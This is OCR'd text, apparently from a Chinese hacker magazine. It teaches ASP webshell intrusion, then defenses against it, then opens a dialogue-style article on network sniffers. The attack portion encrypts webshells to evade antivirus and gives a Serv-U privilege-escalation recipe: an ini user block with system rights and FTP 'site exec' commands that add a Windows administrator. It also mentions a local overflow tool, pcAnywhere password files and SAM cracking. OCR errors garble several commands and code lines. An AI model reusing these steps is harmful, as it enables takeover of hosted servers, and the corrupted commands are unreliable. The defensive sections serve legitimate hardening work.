


图63

还有一个免杀的方法就是对ASP木马进行加密。这里我们要用到一个工具——ASP木马加密免杀工具，它操作很简单，如图63所示，选好木马的源文件，先点“转换”，过一会后再点“加密”就可以了，这里我就不多说了。

3.weshell的提权

一个weshell的权限其实是很小的，我们要对weshell提权才能进行下一步的行动，下面我们先看看serv-u利用的提权方法。

现在许多服务器都作为虚拟主机，自然大多数会选择serv-u，而serv-u的漏洞可是层出不穷，我们现在就来看怎么利用serv-u提升webshell的权限吧。

首先，我们要看serv-u的servvDaemon.ini是否可写，如果可写我们就可以很快得到管理员的权限了。

打开servvDaemon.ini后，我们在[Domain]这一栏下加上“user9=[nnsafe|1|0”，其中数字9可以更换，然后在后面加上：

```
[USER=cnnsafe|1]
password=
HomeDir=c:\winnt\system32
Timeout=60
Maintenace=system
Access1=c:\winnt\system32\RWAMELCDP
SKETValues=
```

保存后我们用ftp客户端登录，用户名为cnnsafe，密码为空，然后执行quote site execnet user cnnsafe cnnsafe/add和quote site exec net localgranp administrators cnnsafe/add，你就得到管理员权限了。

如果ServvDaemon.ini文件不可写，我们还可以用serv-v的本地溢出漏洞提权。找个可执行的目录，上传我们的提权工具su-exe，然后到wscriptshell中执行，执行成功后我们就可以得到服务器权限了。

另外，我们还可以看能否转跳到pcanywhere的目录，如果可以，我们就下载CIF文件，得到pcanywhere的密码登录。

常用的方法还有下载服务器的SAM表，用LC5破解，以及把ASP.dll加入“特权组”，这里我就不多说了，大家可以自己去看相关资料。

防范篇

（一）暴库、注入的防范

对于现在网络上流行的脚本攻击方法，虽然在整个攻击过程都是“合法”的，防火墙在这里也起不了什么作用，但防范的方法还是有的。

先来看暴库的防范，其实防范暴库的方法很简单。前面我们说过，暴库都是利用服务器返回的信息达到目的的。我们不让服务器返回详细的错误信息不就可以了吗？

我们可以来到IIS的应用程序配备，在“调试”选项的“脚本错误的错误信息”中选择“向客户端发送下列文件错误消息”（图64）， 这样服务器出错时就只会返回我们设定好的信息，暴库自然也不可能了。

如果是虚拟主机用户，我们可以在conn.asp后加上一句代码，“On Error Resume Next”，这句话的意思是说，如果出错继续执行下面的语句，不理会那个错误。这句话下面没有什么语句了，所以出错时会返回一片空白，当然你也可以在后面弄个假的数据加地址骗人，呵呵。另外，我们还可以在IIS的映射中设

置禁止询问.mdb的文件，或把数据库放到web外，如是虚拟空间的可建个表名nodown，内容为<%nodownload%>的表，然后把数据库改为.asp方式运行，这样即使不被暴库也下载不了。

对于注入攻击，现在网上有很多专用的防注入程序，以SQL通用防注入程序2.0完美版为例，我们只须要在有漏洞的页面加上一句代码<1 ——#indade File="wrsky_sql.asp"——>就可以实现对变量的过滤了，如果加在conn.asp后（由于对数据库进行调用的文件都要包含conn.asp），那么就可以对整站实现过滤，并且这个还可以自定义过滤的字符，把攻击者的攻击动作记录到数据库中。




图64

另外，对于ASP+ACCESS，其实Md5也是入侵者的一大阻碍，除了我们自己把密码设复杂点，让对方难以破解外，我们还可以启动Md5.asp中的部分代码来创造一个独一无二的Md5加密方法。打开Md5.asp，把"a=、b=、c=、d="后的那串随便选个改掉，只改一个就够了。这样一般是不会出错的。

一般的Md5破解工具都是按原版编写的，如果得不到我们改动后的Md5.asp文件，加密出来的密码是根本无法破解的。当然，我们也要保存好改动后的文件，记住改的地方，不然以后要用的时候我们自己也没有办法了。

这里再介绍一个最简单的替换Md5.asp的方法。许多系统都是有个默认的用户名和密码的，如果我们直接替换Md5.asp将无法登录后台，而且因为不知道改后的Md5.asp对某个密码加密后是什么形式，我们也无法直接改数据库。其实，我们只须用类似cookies欺骗的方法就可以了。先用默认的Md5.asp运行，登录后台后到添加管理员的界面，填好一切后再用ftp把改后的Md5.asp覆盖上去，这时网站还有你管理的cookies，所以点提交后还是能成功增加管理员的。退出后默认的管理员就登不上去了，但新增的却是可以的。我们就可以用新增那个登上去进行管理。

还有就是，我们一般都会把数据库地址放得很隐秘，但如果遇到有没做防护的，有暴库漏洞的，系统也是没用的。万一被别人知道了用户名和明文密码怎么办呢？其实我们还可以隐藏后台地址，如果找不到后台，即使得到用户名和密码也进不了后台。像cnnsafe的后台就是用几个我熟悉的数字或单词，中间用十分BT的特殊符号连接，这样自己又好记，而别人呢？别说猜，如果不是记忆超强恐怕给他看到后台地址也要N久才能看懂。

（二）上传漏洞及数据备份，写入过滤不严的防范

对于脚本系统，另一个十分危险的地方就是上传了。上传文件的漏洞是层出不穷，其实我们完全可以自己修改代码解决这个问题。常规的上传文件都是原文件名的后缀与上传后的后缀相同，只改文件名部分。其实我们完全可以把文件后缀全改为gif，一般情况下是不会影响图片显示的，如果是要上传非图片文件可以把后缀全改为rar，当然上传前要求先打包，否则改动后不知道原来的格式会无法打开，用别的方法知道格式也比较麻烦。

对于数据库的备份，我建议删掉文件的备份和恢复的页面，要备份数据就用ftp直接下载覆盖以前的。而对于写入过滤不严，只要在conn.asp后加上防注入代码，是绝对会过滤完全的。

（三）旁注的防范

经过上面的配置，想直接在这个站上找脚本漏洞是比较难的了。那么自然会考虑旁注的防范，主要是依靠服务器的权限分配，如果服务器权限设置得好，旁注是毫无用武之地的。另外，我最近还发现一个经典的防旁注的方法，就是先将域名的A记录绑到一个无用的IP上，再在下面把同一个域名绑到正确的IP上，这样WHOIS查询时就会去查询那个无用IP上的信息，当然得不到结果了。

（四）入侵后的防范防范




图65

如果你不幸被入侵了，网站上留下了webshell该怎么办呢，不急，亡羊补牢为时未晚。当然最好的方法是把文件全删了重传，而且还要注意数据库中有没有被挂马。

其实我们可以用思易ASP木马追捕工具对木马文件进行追捕。调用FSO、有删掉、新建和上传功能的都能找出来，而且还能用关键字进行查找，看，这个工具使用方便，一下就找出隐藏在网站中的webshell了（图65）。

防范工具的安全性

在"防范篇"中给大家介绍了两个防范用的ASP文件，那这些工具自身的安全性怎么样呢？

1.防注入程序的安全性

其实火狐的SQL通用防注入程序也有漏洞，在2.0中我们可以无限量地提交信息使记录注入的数据库不断无限增大，在3.0版本中有跨站漏洞，同时3.1B以前的版本都没有对COOKIES注入加以防范。

2.思易ASP木马追捕的安全性

其实这个程序本身并没有什么问题，但许多管理员偷懒，用完后没把文件删掉，这样别人就可以利用它来遍历目录，找到数据库后下载。

好了，关于ASP脚本的入侵及防范我就说到这里了，下面再说我的个人学习经验。其实我的经验总结起来，就是要善于观察，善于举一反三，更要多实践（好像是废话），多问N个为什么。最后提醒一下，社会工程学在入侵时是很好用的。还有就是，遇到MD5加密的密码可以先到一些在线破解的网站（如www.xmd5.com）破解，速度可能快很多哦！其实我也只是一只菜鸟，蒙大家厚爱才得以与大家一起讨论技术。上文有什么错漏，以及大家有什么意见可以与我联系。

（本文涉及的相关工具：NBSi2、HDSI、ASCLL码转换、海洋2006ASP木马、老兵的ASP站长助手6.0、ASP站长助手aweige修改版、ASP木马加密免杀工具、思易ASP木马追捕工具2.0、SQL连接器、ASCII码转换器、getwebshell，光盘中有收录。）

嗅探（Sniffer）——看不见的攻击

WW0830

一、天降神兵Sniffer

“哎哟，又失败了！”小黑一摔鼠标道。

“怎么了？”老黑探过头来。

“入侵呗，现在入侵实在太困难了！” 小黑抱怨道，“以前流光一扫，肉鸡一抓一大把，现在防火墙、IDS、杀毒软件……十里一碉，五里一堡，比当年日本鬼子扫荡时还凶狠，真为难了我们这样的小菜啊！”

“呵呵，攻防本就是水涨船高的过程。”老黑答到，“如果Windows还是一抓一大把的漏洞，比尔盖茨早就垮台了，别说首富了！”

“嗯，那到也是，不过这可怎么办啊？”

老黑继续道：“入侵变得困难了，说明大家的安全意识和安全水平提高了，这是件很好的事情。现代人的生活离不开网络，网络安全的整体提高，对我们每个人都有好处。”

“什么好处啊！我要肉鸡！我要肉鸡啊！”小黑哭闹到。

“别闹了，别闹了！”老黑说道，“攻防是个相对的过程，从来就没有绝对的攻防！从最早的IPC$攻击，到一击毙命的缓冲区溢出攻击，再到现时流行的注入攻击……”

“对啊，我都试过了，都没有用怎么办啊？”

“刚才说的那三种都是属于主动攻击的范畴，除了主动攻击外，被动攻击也很重要。比如网络钓鱼，愿者上钩；恶魔窥探，杀人无形！只有把主动攻击和被动攻击结合起来，并灵活运用，才能达到攻防的最高境界，如图1。”

“哦！网络钓鱼我知道，就是仿冒正规网站或网站挂马，等别人来访问，一旦来者信任这个网站，就中招了！但何为恶魔窥探呢？”小黑感兴趣地问道。

主动攻击：	被动攻击
探测	网络钓鱼
扫描	嗅探
攻击网络服务	……
提升权限	
DOS拒绝服务	

图1

“恶魔窥探就是大名鼎鼎，英俊潇洒，风流倜傥，玉树临风，高大威猛，虎背熊腰，唇红齿白，晶莹透彻，人见人爱，花见花开，车见车载，打遍天下无敌手，情场鬼见愁的无敌嗅探器——Sniffer啊！”

只见Sniffer隆重登场，“谢谢，谢谢大家，谢谢大家的支持，也谢谢评委，谢谢CCTV，谢谢CCTV一套、二套、三套、四套、五套、六套至十六套的支持，也谢谢赞助商——黑客X档案的支持，我爱你们！”飞吻无数。

台下的小黑和大黑大汗无语……

过了良久，小黑冒了句话：“这家伙行么？”

“嗯？什么行不行？”

“入侵啊？”

“哎哟，我刚才都被他的话深深的吸引住了，打了个盹，都忘了这个事情了。”老黑睡眼朦胧的抬起头。

“啊？我靠！快抓紧时间，说说如何使用Sniffer攻击吧。”小黑把老黑摇了起来。

老黑伸了个懒腰说道：“攻击技术不是一成不变的，Sniffer的使用也不是只有一个模板，以后完全不变的照着用就可以了的。什么技术都需要结合实际，灵活运用！”

“嗯。”小黑认真的点了点头。

“好，那我们先介绍一下Sniffer本身吧！”

“Sniff是‘嗅探’的意思，而Sniffer自然就是‘嗅探器’的含义了。在后面，Sniffer和嗅探器经常混用，其实是指一样的东西。ISS为Sniffer是这样定义的：Sniffer是利用计算机的网络接口截获目的地为其他计算机的数据报文的一种工具。嗅探器的作用是获取网络上传输的数据，同时能对获取的数据进行分析。”

“嗅探器最早是为网络管理人员配备的工具。有了嗅探器，网络管理人员可以随时掌握网络的实际情况，查找网络漏洞和检测网络性能。当网络性能急剧下降的时候，可以通过嗅探器分析网络的流量，找出造成网络阻塞的来源。比如，当出现大量的ICMP包或TCP连接失败包时，网络管理员只要在出口处使用Sniffer分析，就可以知道这些流量的来源、目的地，究竟是某台机器的攻击，还是病毒或者蠕虫的传播，从而有针对性的采取应对措施。”

“嗅探器对网络程序开发人员也同样重要。当网络程序不能完成预想功能时，用Sniffer工具抓包看一下就清楚是哪儿的问题了。无论是摩托的、西门子的、中兴的、还是华为的开发人员，编写网络通信程序时，发现不对，都是直接嗅探抓包，和定义的协议对比，立马就知道是发送端问题或是接收端问题还是传输过程中的问题了。”

“哦，Sniffer使用如此广泛啊！”小黑感叹到。

“但剑都是双刃的。宝剑赠给英雄，可以开疆复土，驰骋沙场；被市井之人拾得，则只能束之高阁，铁锈满疮；如果是落在坏人手中……怕只剩下作奸犯科，助纣为虐之途。”

“攻击者使用Sniffer，特别是在内部网络使用Sniffer，可以像洲际导弹一样，千里一杀；也可以像无名的剑法一样，杀人与无形。”

“哦？这么恐怖？”

“对，因为嗅探器具有被动性和非干扰性，所以极不容易被发现，有很强的隐蔽性。”

“嗅探器分为软件和硬件两种。软件嗅探器便宜，简单易使用，但缺点是无法抓取网络上所有的传输数据（比如碎片），也就可能无法全面了解网络的故障和运行情况；硬件嗅探器通常称为协议分析仪，它功能强大，分析全面，具有软件嗅探器所欠缺的优点，但是价格昂贵。”

“我们只用软件的——在渗透过程中，我们不可能扛一台分析仪去吧。而且更重要的……”

“更重要的是什么？”

“是我们也只用得起软件的……”

二、神奇的嗅探原理

“伟大的导师列宁说过：不会休息就不会工作。所以不了解技术原理，就始终掌握不好技术的使用。”

“两句话都没错，但放在一起，咋就觉得没什么因果联系呢？”

“Emm……不管怎么说，我们都要首先看看嗅探器的工作原理。”

“嗅探器的首要功能是抓包。第一种抓包是抓取本机发送和

接收的包，这是最简单的，我就不再赘述了，从底层设备层到上层应用层都可以实现，如图2。”




图 2

“第二种抓包是抓取广播环境下的通信包，这个原理就稍微复杂点了。”

“在使用HUB（集线器）组成的局域网环境中，传输是以广播形式发送的，如图3。”




图 3

“在图3中，机器A要发数据给机器B，A先发送数据到HUB上，HUB收到后把数据按广播形式发给其他的所有的口，所以同一HUB下的机器B和机器C都能接收到数据。”

“但在通常情况下，网卡收到数据后，会通过数据头的目的MAC地址判断是不是发给本机的，如果是，才上传给操作系统；如果不是，就直接丢弃。所以目的地址不是自己的数据，网卡就截断了，计算机根本不知道。例子中的机器B和机器C的处理流程如图4所示。”




图 4

“机器B会将数据往上层传送并处理，而机器C的网卡自动将数据丢弃。就是说，机器C是可以收到机器A和机器B之间的通信包的，数据到了口边，只不过C的网卡发扬了拾金不昧的精神，没有贪污。但只要将网卡设为混杂模式，网卡就不会那么高风亮节了，它就会把所有的数据包都往上层传，有多少黑多少，全交给程序判断处理，如图5。”

